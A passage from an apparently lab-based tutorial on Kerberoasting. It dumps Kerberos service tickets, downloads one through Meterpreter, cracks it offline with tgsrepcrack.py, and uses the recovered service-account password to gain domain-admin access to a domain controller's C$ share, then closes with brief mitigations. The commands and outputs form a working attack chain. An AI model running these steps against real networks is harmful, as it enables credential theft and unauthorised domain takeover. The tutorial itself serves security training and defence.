d-r---        7/14/2018   7:47 PM                Searches
d-r---        7/14/2018   7:47 PM                Videos
-a----        7/15/2018  11:03 PM           1320 0-40e10000-Bob@krbtgt~TESTDOMAIN.COM-TESTDOMAIN.COM.kirbi
-a----        7/15/2018  11:03 PM           1440 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.C
                                                 OM.kirbi


PS C:\Users\Bob>
```

Picture 7 – dumping ticket

Now let's download it in our local machine to crack it.




```
meterpreter > download 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi .
[*] Downloading: 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi -> ./1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi
[*] Downloaded 1.41 KiB of 1.41 KiB (100.0%): 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi -> ./1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi
[*] download   : 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi -> ./1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi
meterpreter >
```

Picture 8 – Download the ticket

No we have the remote service ticket in our machine let’s try to crack it. We will use “tgsrepcrack.py” script from Kerberoast Repository for cracking the remote service account ticket.

```
python tgsrepcrack.py wordlist.txt 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi
```




```
root@kali:~/kerberoast# python tgsrepcrack.py wordlist.txt 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi
found password for ticket 0: Password1  File: 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi
All tickets cracked!
root@kali:~/kerberoast#
```

Picture 9 - Cracking

As we can see the we’ve cracked the password of the service account "SQLSVC" which is "Password1"

Now we’ve cracked the SQLSCV account password let’s see what privileges the service account has by running:

```
net user SQLSVC /domain
```




```
PS C:\Users\Bob> net user SQLSVC /domain
The request will be processed at a domain controller for domain TestDomain.com.

User name                    SQLSVC
Full Name                    SQLSVC
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/13/2018 12:17:28 AM
Password expires             Never
Password changeable          7/14/2018 12:17:28 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/13/2018 5:48:37 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.

PS C:\Users\Bob>
```

Picture 10 – Domain admin

We've escalated our privilege from domain user to domain admin user!, let's verify that and try to connect to the DC with the credentials we've got and list the c: drive of the DC

```
net group "Domain Controllers" /domain

net use \\WIN-4QHPFSI8002\c$ /user:SQLSVC Password1

dir \\WIN-4QHPFSI8002\c$
```



```
PS C:\Users\Bob> net group "Domain controllers" /domain
The request will be processed at a domain controller for domain TestDomain.com.

Group name     Domain Controllers
Comment        All domain controllers in the domain

Members

-------------------------------------------------------------------------------
WIN-4QHPFSI8002$
The command completed successfully.

PS C:\Users\Bob> net use \\WIN-4QHPFSI8002\c$ /user:SQLSVC Password1
The command completed successfully.

PS C:\Users\Bob> dir \\WIN-4QHPFSI8002\c$


    Directory: \\WIN-4QHPFSI8002\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/26/2012  10:44 AM                PerfLogs
d-r---        7/12/2018  10:50 PM                Program Files
d-----        7/26/2012  11:04 AM                Program Files (x86)
d-r---        7/12/2018  10:50 PM                Users
d-----        7/12/2018  11:18 PM                Windows


PS C:\Users\Bob>
```

Picture 11 – list c drive

7. Mitigation

Because this attack is using Kerberos exactly the way it was designed to be. The best mitigation for Kerberoasting attacks is to use complex passwords for the service accounts that uses Kerberos with SPN values. In addition to configure the MSSQL or any service in the domain without using domain admins privileges, which is hard for lazy admins ☺.

8. REFERENCES

https://adsecurity.org/?p=3458

https://www.trustedsec.com/2018/05/art_of_kerberoast/

https://leonjza.github.io/blog/2016/01/09/kerberos-kerberoast-and-golden-tickets/